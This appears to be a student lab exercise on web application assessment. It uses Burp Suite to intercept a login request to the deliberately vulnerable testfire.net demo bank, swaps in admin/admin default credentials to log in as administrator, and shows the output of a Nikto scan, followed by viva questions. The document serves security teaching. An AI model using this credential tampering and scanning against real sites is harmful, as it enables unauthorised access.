
- Open the firefox and search for firefox extension in url.
- Click on the first link




- On the top right side you have a search bar search for froxy proxy



Click on the add to firefox



- Now go to extensions tab and select the froxy proxy



- Click on open extension and click on options




- Click on the add button
- Now you prompted to enter the details

- Proxy ip is 127.0.0.1
- Port is 8080
- You can give any title as you prefer.
- After filling the details click on save to save the configuration.

Step 3: Open burpsuite on your laptop by searching on the search bar.

Step 4: visit the testfire.net website on firefox

- Open your web browser and navigate to "<http://testfire.net/login.jsp>
- We detected that we have a login page.
- Simply click on extension tab and select the proxy i.e burp



• Open the burpsuite. Click on proxy and turn on intercept

Now enter the required username and password in testfire.net login page. Lets use username = sriindu and password is sriindu respectively.

Username:	sriindu
Password:	*****
Login	

- Click on login

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=6CBD6C6020916B9B7040F4EDCAA463E9
13 Upgrade-Insecure-Requests: 1
14
15 uid=sriindu&passw=sriindu&btnSubmit=LoginS

```

- Now go burpsuite which is running on background

Step 6: Analyze Responses (Burp Suite)

- Examine the responses from testfire.net in Burp Suite.
- Now change the username = admin and password = admin and click forward.

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=6CBD6C6020916B9B7040F4EDCAA463E9
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin&passw=admin&btnSubmit=LoginS

```

- After changing the parameters simply click on forward button from the top and go switch back to browser.

The screenshot shows a web browser window with the URL <http://testfire.net/testfiremain.php>. The page is titled "Altoro Mutual". It features a navigation bar with links like "Sign Off | Contact", "MY ACCOUNT", "PERSONAL", and "SMALL BUSINESS". On the left, there's a sidebar with sections for "I WANT TO..." (View Account Summary, View Recent Transactions, Transfer Funds, Search New Accounts, Change Site Language) and "ADMINISTRATION" (Edit Users). The main content area displays a message: "Hello Admin User" followed by "Welcome to Altoro Mutual Online." Below this, it says "View Account Details: 800000 Corporate" with a "GO" button. A "Congratulations!" message states: "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$100000! Click [here](#) to apply." There is also a small profile picture of a person.

- We can see that we have successfully logged in to the site.
- We have tampered this site to check the responses and identified that This site is vulnerable to server side tampering and default password authentication.
- Close the burpsuite and revert back the proxy to default state.

Step 7: Run Nikto Scan

- Open a terminal or command prompt.
- Run Nikto to scan testfire.net, e.g.:

```
# nikto -h testfire.net
```

Note: the scan can take some time

```
[root@kali ~]# ./home/kali/nikto -h testfire.net
- Nikto v2.5.0

+ Target IP:      65.61.137.117
+ Target Hostname: testfire.net
+ Target Port:    80
+ Start Time:    2023-09-24 11:08:31 (GMT-4)

+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /~root/: Allowed to browse root's home directory. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-1013
+ /admin-serv/config/admpw: This file contains the encrypted Netscape admin password. It should not be accessible via the web.
```

Step 8: Review Nikto Scan Results

Analyze the Nikto scan results for vulnerabilities and warnings on testfire.net. We have identified that the website is missing some important http-headers Server: Apache-Coyote/1.1

+ /: The anti-clickjacking X-Frame-Options header is not present.

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

If needed, perform additional testing in Burp Suite, such as active scanning

or

spidering on testfire.net. Step 9: Documentation and Reporting

Document all findings, including vulnerabilities, suspicious behavior, and remediation recommendations.

Create a comprehensive report summarizing the assessment of testfire.net.

RESULT:

We identified several potential security vulnerabilities and anomalies. This process underscores the importance of thorough web application testing to enhance security and protect against potential threats.

Viva:

1. What is Nikto primarily used for in a web application assessment ?
2. How does burpsuite complement nikto in web application assessments ?
3. Which command is used to run nikto ?
4. What is proxy in burp suite ?
5. Differentiate between intruder and repeater ?